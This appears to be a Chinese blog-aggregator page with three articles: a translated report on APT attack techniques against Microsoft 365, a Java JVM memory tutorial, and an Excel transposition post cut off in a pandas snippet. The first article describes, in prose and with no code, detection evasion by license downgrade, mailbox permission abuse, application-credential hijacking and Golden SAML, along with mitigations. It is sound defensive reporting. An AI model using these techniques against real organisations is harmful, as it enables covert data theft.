首页 文章 精选 留言 我的

精选列表

搜索[最权威安装],共10030篇文章
优秀的个人博客,低调大师

最危险的Microsoft 365攻击技术

APT组织正在开发新技术,使他们能够避免检测并从电子邮件、SharePoint、OneDrive以及其他应用程序中窃取数百GB的数据。 国家民族资助的网络间谍活动也比以往任何时候都更专注于寻找攻击云的新方法。其中,他们首选的目标之一就是Microsoft 365(以前称为Office 365),该平台正广泛部署于各种规模的组织系统中。 从情报收集者的角度来看,针对Microsoft 365是绝对有意义的。Mandiant的事件响应经理Doug Bienstock解释称,Microsoft 365就是一座”金矿“。绝大多数(组织的)数据可能会在Microsoft 365 中,无论它是个人电子邮件的内容,还是SharePoint或OneDrive上共享的文件,甚至是Teams消息。 严重依赖Microsoft 365的公司倾向于在其工作的几乎每个方面都应用它,从文档编写到项目规划、任务自动化或数据分析。有些人还会使用Azure Active Directory作为其员工的身份验证提供程序,攻击者自然也知道这一点。所以,通过扩展,获取Active Directory的访问权限就可以授予攻击者访问其他云属性的权限。 在最近举行的Black Hat USA 2021演讲中,Madeley和Bienstock展示了民族国家黑客在针对Microsoft 365中存储数据的攻击活动中使用的一些新技术。研究人员向我们展示了APT组织如何进化以逃避检测并从受害者那里成功提取了数百GB的数据。 Bienstock表示,这些民族国家网络间谍组织正在投入大量时间和精力来了解Microsoft 365。他们比您的系统管理员,甚至可能比微软的一些员工更为了解Microsoft 365。 逃避检测 在过去的一年里,APT组织在避免检测方面变得更好,他们采用了一些以前从未见过的新技术。其中之一就是将用户许可证从Microsoft 365 E5许可证降级为E3许可证,这一过程通常出现在攻击的早期阶段。 E5许可证提供身份和应用程序管理、信息保护以及威胁保护,有助于组织检测和调查威胁,并注意到本地和云环境中的异常恶意活动,而这些都是E3许可证所缺乏的。更成熟的组织依赖于检测的许多高级遥测技术都带有E5许可证。 但遗憾的事实证明,攻击者实际上真的很容易禁用组织拥有的最有效的检测机制。 邮箱文件夹权限滥用 两位研究人员还发现,APT团体将许可证降级的操作是与自2017年以来就一直存在的一种旧技术联合使用的,这种旧技术就是最初由Black Hills Information Security的Beau Bullock在红队背景下描述的“邮箱文件夹权限滥用”。 Madeley解释称,您可以为特定邮箱或邮箱中特定文件夹的用户分配权限。例如,如果两个人一起处理这些项目,则一个人可以拥有对另一个人的特殊项目邮箱文件夹的读取访问权限。或者,某人可以授予他们的同事读取他们日历文件夹的权限,以更有效地安排会议。 可以将邮箱文件夹权限分配为单个权限或角色,它们本质上是文件夹权限的集合。威胁参与者可以将自身伪装成具有读取权限的角色,例如作者、编辑、所有者、出版作者或审阅者,随后他们就可以尝试将这些权限应用于他们控制的用户。 在一个案例中,一名威胁参与者利用了默认用户的概念。如果默认权限级别设置为“无”以外的任何级别,则该组织中的每个用户都可能访问该文件夹或邮箱。另一个特殊用户——匿名者——也是如此,该用户专为未经身份验证的外部用户而设计。 Madeley在研究过程中发现了一名威胁行为者分配了默认的用户审阅者角色,该角色具有读取权限。进行完这种修改之后,任何经过身份验证的用户都可以访问该邮箱文件夹。这种技术虽然不是新的,但仍在被至少一个APT组织所利用,因为它很难被发现。它可以在许可证降级的情况下发挥作用。 如果您没有Microsoft 365 E5许可证附带的邮箱审核功能,您将无法看到网络上这些随机用户的相应邮箱访问行为。想要检测到这一点,您必须枚举环境中每个邮箱的邮箱文件夹权限,如果公司有50人(听起来感觉任务不重),但却是拥有210,000个用户的租户,则可能需要数周的时间运行脚本。 其他一些方法也可以检测到这一点。例如,管理员可以查找用于访问已修改文件夹的EWS登录。在Azure Active Directory中,这些将被编码为非交互式登录。或者,如果启用了MailItemsAccessed审核,管理员可以查找非所有者访问其高价值邮箱的任何模式。 劫持企业应用程序和应用程序注册 APT组织最近采用的另一种技术是滥用应用程序。应用程序注册(应用程序的初始实例——组织本地的应用程序)和企业应用程序(位于消费租户中的应用程序注册的“副本”——可在组织内使用的全局应用程序)都称为应用程序。 Madeley介绍称,Microsoft给你提供了注册一个应用程序的想法,然后你可以对Graph API进行API调用。你可以简单地利用它来创建新用户以及阅读消息等等。假设您想构建一个第三方邮件应用程序,以便使用它来读写消息。所有API调用都可供您与邮箱交互。 当威胁行为者试图劫持企业应用程序时,他们首先会寻找合法配置的现有应用程序。然后,他们会添加凭据;他们会将自己的API密钥添加到这些应用程序中,然后他们可以使用这些密钥对Microsoft 365进行身份验证。 接下来,他们将确保该应用程序有权访问他们想要的资源,例如阅读邮件。如果他们没有找到满足其需求的应用程序,他们就会继续添加权限。 一旦找到满足需求的应用程序,他们就会立即侵入。他们每天(从周一到周五)都在进行身份验证操作做,读取特定用户24小时内的邮件信息。然后继续登录下一个用户,读取24小时内的邮件,并将其发送到他们自己的服务器中,然后他们就可以随心所欲地阅读其中的内容并获取自己感兴趣的信息。 Mandiant研究人员跟踪的APT组织仅针对少数相关用户,而非全部用户。在大多数情况下,有六到十个非常有价值的人会受到监控。研究人员在一个组织中看到的最多目标邮箱是93个。 Madeley表示,将事情放在上下文中,这种技术可以产生广泛的影响。他说,如果我开发了一个与您共享的企业应用程序,或者我创建了一个其他公司可以使用并可能购买的应用程序蓝图,一旦该应用程序受到威胁,也就意味着威胁参与者可以访问您的租户。因此,这意味着不仅需要保护您自己的数据,还必须担心您获得的企业应用程序的来源,并且确保您供应商的安全性处于同等水平。 黄金SAML(Golden SAML)技术 开展网络间谍活动的先进民族国家行为者不仅对进入环境感兴趣。他们还希望能够秘密进行并尽可能长时间地保持访问权限。 这就是“Golden SAML”技术的用武之地。它已被多个APT组织使用,包括UNC2452/DarkHalo,主要负责对SolarWinds Orion软件进行木马化以分发SUNBURST恶意软件的供应链攻击。此次攻击于2020年12月披露,FireEye是众多受害者之一。 SAML(Security Assertion Markup Language)代表安全主张标记语言,是一种用于在各方之间交换身份验证和授权的开放标准。它旨在简化身份验证过程,启用单点登录(SSO),允许仅使用一组登录凭据访问多个Web应用程序。 利用Golden SAML技术,攻击者可以创建一个Golden SAML,这实际上是一个伪造的SAML“身份认证对象”,以SAML 2.0协议作为SSO(单点登录)认证机制的任何服务都受此攻击方法影响。 在这种攻击场景中,如果应用支持SAML认证(这类应用包括Azure、AWS、vSphere等),那么攻击者可以获得该应用的所有访问权限,也能伪装成目标应用上的任何用户(即使某些情况下该应用中并不存在这个用户)。 打个比方,如果你想制作护照,就一定需要一些非常具体的东西,而这些东西正锁在政府某个办公室抽屉中。但是,一旦你连护照设备都得手了,就没有什么能够组织你为任何想要的人制作护照。Golden SAML原理与之非常相似。攻击者正在攻击网络上的特定系统;他们正在窃取私钥,然后,一旦他们拥有该私钥,他们就可以为他们想要的任何用户创建身份验证令牌。 在Golden SAML技术中,攻击者窃取 Active Directory 联合身份验证服务(AD FS)令牌签名密钥。(AD FS 是Windows Servers的一项功能,可实现联合身份和访问管理)当攻击者针对特定用户,并且他们想要访问只有这些用户可能拥有的东西(例如他们SharePoint或OneDrive上的特定文件)时,该技术对于攻击者来说非常方便。 传统意义上,要使用Golden SAML技术,黑客需要破坏该私钥所在环境中的AD FS服务器,这可能很困难,因为该服务器应该会受到很好的保护,但Bienstock和Madeley说有一种方法可以远程窃取它。攻击者仍然需要在公司的专用网络上,但如果拥有正确的特权级别,他们就不一定需要破坏该特定服务器。相反地,他们可以从任何地方进行攻击。 打个比方,就像使用魔法将护照传送出政府办公室。现在,您无需进入护照办公室或在AD FS 服务器上运行代码即可完成这项工作。这项技术具有潜在价值,因为它降低了成功的困难度,而且执行起来更加隐蔽。目前,这种允许攻击者远程窃取密钥的攻击还未在野出现过,但两位研究人员表示,这是当前技术的“自然延伸”,组织应该做好准备防御它。 活动目录联合身份验证服务(AD FS)复制 拥有众多办事处的大型组织可能具备多个AD FS 服务器。他们可能会在一个场所配置两个、三个或四个AD FS 服务器。默认情况下,所有场所节点使用相同的配置和相同的令牌签名证书。每个服务器都有一个私钥,但他们需要一种方法来保持同步。为此,产生了一种复制服务,该服务通过网络运行,不同的服务器可以相互通信。 攻击者可以伪装成执行复制的AD FS服务器,即主AD FS服务器。在某些方面,这种技术与 DCSync攻击非常相似。在 DCSync攻击中,攻击者会伪装成域控制器以获取有关域的身份验证信息。而在这种技术中,攻击者会伪装成另一台AD FS服务器,从网络上的合法服务器获取敏感信息。 Madeley及同事一直专注研究AD FS,因为它是APT威胁参与者针对目标组织使用的更常见的SAML提供程序之一。需要注意的是,Golden SAML攻击的原理不仅限于AD FS。如果您破坏了任何SAML提供商的签名证书,您将面临同样的问题。 大数据泄露 过去,针对Microsoft 365/Office 365 的ATP组织主要搜索特定关键字,然后下载与其请求匹配的文件和电子邮件。现在,研究人员注意到他们倾向于泄露数百GB的数据。 Bienstock表示,在大多数情况下,威胁行为者只是下载该人邮箱中的所有内容。我个人的猜测是:这可能是一种大数据方法。与其在数据所在的地方执行搜索,不如下载尽可能多的数据,然后他们稍后再进行搜索,因为也许他们的收集需求求发生了变化,他们需要新的关键字。 这种方法将使他们能够充分利用数据集合。如果他们必须获得与另一个关键字或另一个秘密项目相关的新信息,他们将不需要再次入侵组织。 研究人员跟踪的一个APT组织在一个月时间里,收集了超过350 GB的数据,至少够他们浏览12个月了。这或许暗示威胁行为者后端有一定程度的大数据分析,而非人为浏览如此海量的电子邮件。 两位研究人员表示,这种大数据方法不足为奇。他们注意到APT参与者正越来越依赖自动化,以及构建工具来为他们执行许多任务。他们努力构造这些自动化收集工具的事实表明,在整个生命周期中都有自动化参与。 缓解Microsoft 365威胁 Bienstock和Madeley预计,APT组织在未来几年会继续更新他们的技能。他们还表示,出于经济动机的团伙可能会开始使用其中一些流行的技术。 Madeley建议管理员学习并了解第三方云集成的细微差别。他们应该知道自己可以使用哪些审计以及他们拥有哪些类型的检测功能,具体取决于Microsoft 365许可证模型。研究人员建议他们在云中建立良好的变更控制流程,因此当威胁行为者对组织的基础设施进行更改时,管理员可以检测到它。 Madeley表示,首先您需要了解自己的环境,了解您注册了哪些应用程序,了解正常情况下的邮箱权限是什么样的,您的身份验证提供者是什么样的,以及它们在您环境中的使用方式。然后就是监控变更行为。 两位研究人员都表示,持续的教育是必不可少的,因为云中的事情进展得更快。目前,微软方面正在努力使其云基础设施更具弹性、安全性和可审计性,但在安全性方面,组织自身也应该尽自己的一份力量。重要的是,企业需要了解他们的盲点在哪里。 本文翻译自:https://www.csoonline.com/article/3628330/the-most-dangerous-and-interesting-microsoft-365-attacks.html?nsdr=true&page=2如若转载,请注明原文地址。

优秀的个人博客,低调大师

史上最详细Java内存区域讲解


常见面试题 基本问题 介绍下 Java 内存区域(运行时数据区) Java 对象的创建过程(五步,建议能默写出来并且要知道每一步虚拟机做了什么) 对象的访问定位的两种方式(句柄和直接指针两种方式) 拓展问题 String类和常量池 8种基本类型的包装类和常量池 一、概述 对于 Java 程序员来说,在虚拟机自动内存管理机制下,不再需要像C/C++程序开发程序员这样为内一个 new 操作去写对应的 delete/free 操作,不容易出现内存泄漏和内存溢出问题。正是因为 Java 程序员把内存控制权利交给 Java 虚拟机,一旦出现内存泄漏和溢出方面的问题,如果不了解虚拟机是怎样使用内存的,那么排查错误将会是一个非常艰巨的任务。 二、运行时数据区域 Java 虚拟机在执行 Java 程序的过程中会把它管理的内存划分成若干个不同的数据区域。JDK. 1.8 和之前的版本略有不同,下面会介绍到。 JDK 1.8之前: JDK 1.8 : 线程私有的: 程序计数器 虚拟机栈 本地方法栈 线程共享的: 堆 方法区 直接内存(非运行时数据区的一部分) 2.1 程序计数器 程序计数器是一块较小的内存空间,可以看作是当前线程所执行的字节码的行号指示器。字节码解释器工作时通过改变这个计数器的值来选取下一条需要执行的字节码指令,分支、循环、跳转、异常处理、线程恢复等功能都需要依赖这个计数器来完。 另外,为了线程切换后能恢复到正确的执行位置,每条线程都需要有一个独立的程序计数器,各线程之间计数器互不影响,独立存储,我们称这类内存区域为“线程私有”的内存。 从上面的介绍中我们知道程序计数器主要有两个作用: 字节码解释器通过改变程序计数器来依次读取指令,从而实现代码的流程控制,如:顺序执行、选择、循环、异常处理。 在多线程的情况下,程序计数器用于记录当前线程执行的位置,从而当线程被切换回来的时候能够知道该线程上次运行到哪儿了。 注意:程序计数器是唯一一个不会出现 OutOfMemoryError 的内存区域,它的生命周期随着线程的创建而创建,随着线程的结束而死亡。 2.2 Java 虚拟机栈 与程序计数器一样,Java虚拟机栈也是线程私有的,它的生命周期和线程相同,描述的是 Java 方法执行的内存模型,每次方法调用的数据都是通过栈传递的。 Java 内存可以粗糙的区分为堆内存(Heap)和栈内存(Stack),其中栈就是现在说的虚拟机栈,或者说是虚拟机栈中局部变量表部分。(实际上,Java虚拟机栈是由一个个栈帧组成,而每个栈帧中都拥有:局部变量表、操作数栈、动态链接、方法出口信息。) 局部变量表主要存放了编译器可知的各种数据类型(boolean、byte、char、short、int、float、long、double)、对象引用(reference类型,它不同于对象本身,可能是一个指向对象起始地址的引用指针,也可能是指向一个代表对象的句柄或其他与此对象相关的位置)。 Java 虚拟机栈会出现两种异常:StackOverFlowError 和 OutOfMemoryError。 StackOverFlowError:若Java虚拟机栈的内存大小不允许动态扩展,那么当线程请求栈的深度超过当前Java虚拟机栈的最大深度的时候,就抛出StackOverFlowError异常。 OutOfMemoryError:若 Java 虚拟机栈的内存大小允许动态扩展,且当线程请求栈时内存用完了,无法再动态扩展了,此时抛出OutOfMemoryError异常。 Java 虚拟机栈也是线程私有的,每个线程都有各自的Java虚拟机栈,而且随着线程的创建而创建,随着线程的死亡而死亡。 扩展:那么方法/函数如何调用? Java 栈可用类比数据结构中栈,Java 栈中保存的主要内容是栈帧,每一次函数调用都会有一个对应的栈帧被压入Java栈,每一个函数调用结束后,都会有一个栈帧被弹出。 Java方法有两种返回方式: return 语句。 抛出异常。 不管哪种返回方式都会导致栈帧被弹出。 2.3 本地方法栈 和虚拟机栈所发挥的作用非常相似,区别是:虚拟机栈为虚拟机执行 Java 方法 (也就是字节码)服务,而本地方法栈则为虚拟机使用到的 Native 方法服务。在 HotSpot 虚拟机中和 Java 虚拟机栈合二为一。 本地方法被执行的时候,在本地方法栈也会创建一个栈帧,用于存放该本地方法的局部变量表、操作数栈、动态链接、出口信息。 方法执行完毕后相应的栈帧也会出栈并释放内存空间,也会出现 StackOverFlowError 和 OutOfMemoryError 两种异常。 2.4 堆 Java 虚拟机所管理的内存中最大的一块,Java 堆是所有线程共享的一块内存区域,在虚拟机启动时创建。此内存区域的唯一目的就是存放对象实例,几乎所有的对象实例以及数组都在这里分配内存。 Java 堆是垃圾收集器管理的主要区域,因此也被称作GC堆(Garbage Collected Heap).从垃圾回收的角度,由于现在收集器基本都采用分代垃圾收集算法,所以Java堆还可以细分为:新生代和老年代:再细致一点有:Eden空间、From Survivor、To Survivor空间等。进一步划分的目的是更好地回收内存,或者更快地分配内存。 上图所示的 eden区、s0区、s1区都属于新生代,tentired 区属于老年代。大部分情况,对象都会首先在 Eden 区域分配,在一次新生代垃圾回收后,如果对象还存活,则会进入 s0 或者 s1,并且对象的年龄还会加 1(Eden区->Survivor 区后对象的初始年龄变为1),当它的年龄增加到一定程度(默认为15岁),就会被晋升到老年代中。对象晋升到老年代的年龄阈值,可以通过参数-XX:MaxTenuringThreshold来设置。 2.5 方法区 方法区与 Java 堆一样,是各个线程共享的内存区域,它用于存储已被虚拟机加载的类信息、常量、静态变量、即时编译器编译后的代码等数据。虽然Java虚拟机规范把方法区描述为堆的一个逻辑部分,但是它却有一个别名叫做Non-Heap(非堆),目的应该是与 Java 堆区分开来。 方法区也被称为永久代。很多人都会分不清方法区和永久代的关系,为此我也查阅了文献。 方法区和永久代的关系 《Java虚拟机规范》只是规定了有方法区这么个概念和它的作用,并没有规定如何去实现它。那么,在不同的 JVM 上方法区的实现肯定是不同的了。方法区和永久代的关系很像Java中接口和类的关系,类实现了接口,而永久代就是HotSpot虚拟机对虚拟机规范中方法区的一种实现方式。也就是说,永久代是HotSpot的概念,方法区是Java虚拟机规范中的定义,是一种规范,而永久代是一种实现,一个是标准一个是实现,其他的虚拟机实现并没有永久带这一说法。 常用参数 JDK 1.8 之前永久代还没被彻底移除的时候通常通过下面这些参数来调节方法区大小 -XX:PermSize=N //方法区(永久代)初始大小 -XX:MaxPermSize=N //方法区(永久代)最大大小,超过这个值将会抛出OutOfMemoryError异常:java.lang.OutOfMemoryError: PermGen 相对而言,垃圾收集行为在这个区域是比较少出现的,但并非数据进入方法区后就“永久存在”了。** JDK 1.8 的时候,方法区(HotSpot的永久代)被彻底移除了(JDK1.7就已经开始了),取而代之是元空间,元空间使用的是直接内存。 下面是一些常用参数: -XX:MetaspaceSize=N //设置Metaspace的初始(和最小大小) -XX:MaxMetaspaceSize=N //设置Metaspace的最大大小 与永久代很大的不同就是,如果不指定大小的话,随着更多类的创建,虚拟机会耗尽所有可用的系统内存。 为什么要将永久代(PermGen)替换为元空间(MetaSpace)呢? 整个永久代有一个 JVM 本身设置固定大小上线,无法进行调整,而元空间使用的是直接内存,受本机可用内存的限制,并且永远不会得到java.lang.OutOfMemoryError。你可以使用-XX:MaxMetaspaceSize标志设置最大元空间大小,默认值为 unlimited,这意味着它只受系统内存的限制。-XX:MetaspaceSize调整标志定义元空间的初始大小如果未指定此标志,则 Metaspace 将根据运行时的应用程序需求动态地重新调整大小。 当然这只是其中一个原因,还有很多底层的原因,这里就不提了。 2.6 运行时常量池 运行时常量池是方法区的一部分。Class 文件中除了有类的版本、字段、方法、接口等描述信息外,还有常量池信息(用于存放编译期生成的各种字面量和符号引用) 既然运行时常量池时方法区的一部分,自然受到方法区内存的限制,当常量池无法再申请到内存时会抛出 OutOfMemoryError 异常。 JDK1.7及之后版本的 JVM 已经将运行时常量池从方法区中移了出来,在 Java 堆(Heap)中开辟了一块区域存放运行时常量池。 2.7 直接内存 直接内存并不是虚拟机运行时数据区的一部分,也不是虚拟机规范中定义的内存区域,但是这部分内存也被频繁地使用。而且也可能导致 OutOfMemoryError 异常出现。 JDK1.4 中新加入的NIO(New Input/Output) 类,引入了一种基于通道(Channel)与缓存区(Buffer)的 I/O 方式,它可以直接使用 Native 函数库直接分配堆外内存,然后通过一个存储在 Java 堆中的 DirectByteBuffer 对象作为这块内存的引用进行操作。这样就能在一些场景中显著提高性能,因为避免了在 Java 堆和 Native 堆之间来回复制数据。 本机直接内存的分配不会收到 Java 堆的限制,但是,既然是内存就会受到本机总内存大小以及处理器寻址空间的限制。 三、HotSpot 虚拟机对象探秘 通过上面的介绍我们大概知道了虚拟机的内存情况,下面我们来详细的了解一下 HotSpot 虚拟机在 Java 堆中对象分配、布局和访问的全过程。 3.1 对象的创建 下图便是 Java 对象的创建过程,我建议最好是能默写出来,并且要掌握每一步在做什么。 ①类加载检查:虚拟机遇到一条 new 指令时,首先将去检查这个指令的参数是否能在常量池中定位到这个类的符号引用,并且检查这个符号引用代表的类是否已被加载过、解析和初始化过。如果没有,那必须先执行相应的类加载过程。 ②分配内存:在类加载检查通过后,接下来虚拟机将为新生对象分配内存。对象所需的内存大小在类加载完成后便可确定,为对象分配空间的任务等同于把一块确定大小的内存从 Java 堆中划分出来。分配方式有“指针碰撞”和“空闲列表”两种,选择那种分配方式由 Java 堆是否规整决定,而Java堆是否规整又由所采用的垃圾收集器是否带有压缩整理功能决定。 内存分配的两种方式:(补充内容,需要掌握) 选择以上两种方式中的哪一种,取决于 Java 堆内存是否规整。而 Java 堆内存是否规整,取决于 GC 收集器的算法是"标记-清除",还是"标记-整理"(也称作"标记-压缩"),值得注意的是,复制算法内存也是规整的 内存分配并发问题(补充内容,需要掌握) 在创建对象的时候有一个很重要的问题,就是线程安全,因为在实际开发过程中,创建对象是很频繁的事情,作为虚拟机来说,必须要保证线程是安全的,通常来讲,虚拟机采用两种方式来保证线程安全: CAS+失败重试:CAS 是乐观锁的一种实现方式。所谓乐观锁就是,每次不加锁而是假设没有冲突而去完成某项操作,如果因为冲突失败就重试,直到成功为止。虚拟机采用 CAS 配上失败重试的方式保证更新操作的原子性。 TLAB:为每一个线程预先在Eden区分配一块儿内存,JVM在给线程中的对象分配内存时,首先在TLAB分配,当对象大于TLAB中的剩余内存或TLAB的内存已用尽时,再采用上述的CAS进行内存分配 ③初始化零值:内存分配完成后,虚拟机需要将分配到的内存空间都初始化为零值(不包括对象头),这一步操作保证了对象的实例字段在 Java 代码中可以不赋初始值就直接使用,程序能访问到这些字段的数据类型所对应的零值。 ④设置对象头:初始化零值完成之后,虚拟机要对对象进行必要的设置,例如这个对象是那个类的实例、如何才能找到类的元数据信息、对象的哈希吗、对象的 GC 分代年龄等信息。这些信息存放在对象头中。另外,根据虚拟机当前运行状态的不同,如是否启用偏向锁等,对象头会有不同的设置方式。 ⑤执行 init 方法:在上面工作都完成之后,从虚拟机的视角来看,一个新的对象已经产生了,但从 Java 程序的视角来看,对象创建才刚开始,<init>方法还没有执行,所有的字段都还为零。所以一般来说,执行 new 指令之后会接着执行<init>方法,把对象按照程序员的意愿进行初始化,这样一个真正可用的对象才算完全产生出来。 3.2 对象的内存布局 在 Hotspot 虚拟机中,对象在内存中的布局可以分为3块区域:对象头、实例数据和对齐填充。 Hotspot虚拟机的对象头包括两部分信息,第一部分用于存储对象自身的自身运行时数据(哈希码、GC分代年龄、锁状态标志等等),另一部分是类型指针,即对象指向它的类元数据的指针,虚拟机通过这个指针来确定这个对象是那个类的实例。 实例数据部分是对象真正存储的有效信息,也是在程序中所定义的各种类型的字段内容。 对齐填充部分不是必然存在的,也没有什么特别的含义,仅仅起占位作用。因为Hotspot虚拟机的自动内存管理系统要求对象起始地址必须是8字节的整数倍,换句话说就是对象的大小必须是8字节的整数倍。而对象头部分正好是8字节的倍数(1倍或2倍),因此,当对象实例数据部分没有对齐时,就需要通过对齐填充来补全。 3.3 对象的访问定位 建立对象就是为了使用对象,我们的Java程序通过栈上的 reference 数据来操作堆上的具体对象。对象的访问方式有虚拟机实现而定,目前主流的访问方式有①使用句柄和②直接指针两种: 句柄:如果使用句柄的话,那么Java堆中将会划分出一块内存来作为句柄池,reference 中存储的就是对象的句柄地址,而句柄中包含了对象实例数据与类型数据各自的具体地址信息; 直接指针:如果使用直接指针访问,那么 Java 堆对象的布局中就必须考虑如何放置访问类型数据的相关信息,而reference 中存储的直接就是对象的地址。 这两种对象访问方式各有优势。使用句柄来访问的最大好处是 reference 中存储的是稳定的句柄地址,在对象被移动时只会改变句柄中的实例数据指针,而 reference 本身不需要修改。使用直接指针访问方式最大的好处就是速度快,它节省了一次指针定位的时间开销。 四、重点补充内容 String 类和常量池 1 String 对象的两种创建方式: String str1 = "abcd"; String str2 = new String("abcd"); System.out.println(str1==str2);//false 这两种不同的创建方法是有差别的,第一种方式是在常量池中拿对象,第二种方式是直接在堆内存空间创建一个新的对象。记住:只要使用new方法,便需要创建新的对象。 2 String 类型的常量池比较特殊。它的主要使用方法有两种: 直接使用双引号声明出来的 String 对象会直接存储在常量池中。 如果不是用双引号声明的 String 对象,可以使用 String 提供的 intern 方法。String.intern() 是一个 Native 方法,它的作用是:如果运行时常量池中已经包含一个等于此 String 对象内容的字符串,则返回常量池中该字符串的引用;如果没有,则在常量池中创建与此 String 内容相同的字符串,并返回常量池中创建的字符串的引用。 String s1 = new String("计算机"); String s2 = s1.intern(); String s3 = "计算机"; System.out.println(s2);//计算机 System.out.println(s1 == s2);//false,因为一个是堆内存中的String对象一个是常量池中的String对象, System.out.println(s3 == s2);//true,因为两个都是常量池中的String对象 3 String 字符串拼接 String str1 = "str"; String str2 = "ing"; String str3 = "str" + "ing";//常量池中的对象 String str4 = str1 + str2; //在堆上创建的新的对象 String str5 = "string";//常量池中的对象 System.out.println(str3 == str4);//false System.out.println(str3 == str5);//true System.out.println(str4 == str5);//false 尽量避免多个字符串拼接,因为这样会重新创建对象。如果需要改变字符串的话,可以使用 StringBuilder 或者 StringBuffer。 String s1 = new String("abc");这句话创建了几个对象? 创建了两个对象。 验证: String s1 = new String("abc");// 堆内存的地址值 String s2 = "abc"; System.out.println(s1 == s2);// 输出false,因为一个是堆内存,一个是常量池的内存,故两者是不同的。 System.out.println(s1.equals(s2));// 输出true 结果: false true 解释: 先有字符串"abc"放入常量池,然后 new 了一份字符串"abc"放入Java堆(字符串常量"abc"在编译期就已经确定放入常量池,而 Java 堆上的"abc"是在运行期初始化阶段才确定),然后 Java 栈的 str1 指向Java堆上的"abc"。 8种基本类型的包装类和常量池 Java 基本类型的包装类的大部分都实现了常量池技术,即Byte,Short,Integer,Long,Character,Boolean;这5种包装类默认创建了数值[-128,127]的相应类型的缓存数据,但是超出此范围仍然会去创建新的对象。 两种浮点数类型的包装类 Float,Double 并没有实现常量池技术。 Integer i1 = 33; Integer i2 = 33; System.out.println(i1 == i2);// 输出true Integer i11 = 333; Integer i22 = 333; System.out.println(i11 == i22);// 输出false Double i3 = 1.2; Double i4 = 1.2; System.out.println(i3 == i4);// 输出false Integer 缓存源代码: /** *此方法将始终缓存-128到127(包括端点)范围内的值,并可以缓存此范围之外的其他值。 */ public static Integer valueOf(int i) { if (i >= IntegerCache.low && i <= IntegerCache.high) return IntegerCache.cache[i + (-IntegerCache.low)]; return new Integer(i); } 应用场景: Integer i1=40;Java 在编译的时候会直接将代码封装成Integer i1=Integer.valueOf(40);,从而使用常量池中的对象。 Integer i1 = new Integer(40);这种情况下会创建新的对象。 Integer i1 = 40; Integer i2 = new Integer(40); System.out.println(i1==i2);//输出false Integer比较更丰富的一个例子: Integer i1 = 40; Integer i2 = 40; Integer i3 = 0; Integer i4 = new Integer(40); Integer i5 = new Integer(40); Integer i6 = new Integer(0); System.out.println("i1=i2 " + (i1 == i2)); System.out.println("i1=i2+i3 " + (i1 == i2 + i3)); System.out.println("i1=i4 " + (i1 == i4)); System.out.println("i4=i5 " + (i4 == i5)); System.out.println("i4=i5+i6 " + (i4 == i5 + i6)); System.out.println("40=i5+i6 " + (40 == i5 + i6)); 结果: i1=i2 true i1=i2+i3 true i1=i4 false i4=i5 false i4=i5+i6 true 40=i5+i6 true 解释: 语句i4 == i5 + i6,因为+这个操作符不适用于Integer对象,首先i5和i6进行自动拆箱操作,进行数值相加,即i4 == 40。然后Integer对象无法与数值进行直接比较,所以i4自动拆箱转为int值40,最终这条语句转为40 == 40进行数值比较。

优秀的个人博客,低调大师

Excel 行列转换的最简方法


问题描述 在工作中时常会遇到对 Excel 表格的处理。当编辑一张 Excel 表格时,发现表格的列数太多,而行数较少,为方便打印,这时你或许会希望将该表格行列转换;或许是为了做进一步做统计分析,当前格式不太方便,这时也会用到行列转换。 下面这种交叉式的 Excel 表是很常见的格式,用来填写和查看都比较方便: 但是,如果想做进一步的统计分析,这种格式就不方便了,需要行列转换,变成如下格式的明细表: 显然,手工操作会非常麻烦,若数据量小还可以,数据量大了会耗费大量时间,简直就是灾难。 我们就以此为例,举例说明几种常见的解决方法。 解决方法方法 1:Excel 数据透视表 Excel 可以通过数据透视表支持行列转换功能,效果如下图: 显然,这并不是我们想要的格式。Excel 的数据透视表可以满足简单格式的行列转换,但如果格式稍微复杂,转换效果往往是不尽人意。 方法 2:编程语言 以写程序来解决,思路也很简单: · 加载 excel 文件,装载需要的 sheet 工作表。 · 读取“账套名”所在行,将其转换成字符串数组。 · 读取“科目编码”所在列,将其转换成字符串数组。 · 按“科目编码”分组,与“账套名”数组构造一张表。 · 根据“账套名”对应的数据,遍历所有的明细值填充到相应的表中。 · 这样就可以构造出对应的明细表来。 如果用 Java 来实现,初步估计代码量也不会少于 200 行,若需要结果输出成 excel 文件则开发工作量会更多。虽然 Excel 自己提供了 VBA,但那个麻烦程度谁用谁知道,不提也罢。那其它的语言呢?传说 python 有处理行列转换的功能(pandas 包里有 pivot 功能),代码量相对于 java 会少很多, 我们来试一下: import pandas as pd import numpy as np df = pd.read_excel("D:\\excel\\pandas.xlsx", 0, 3) 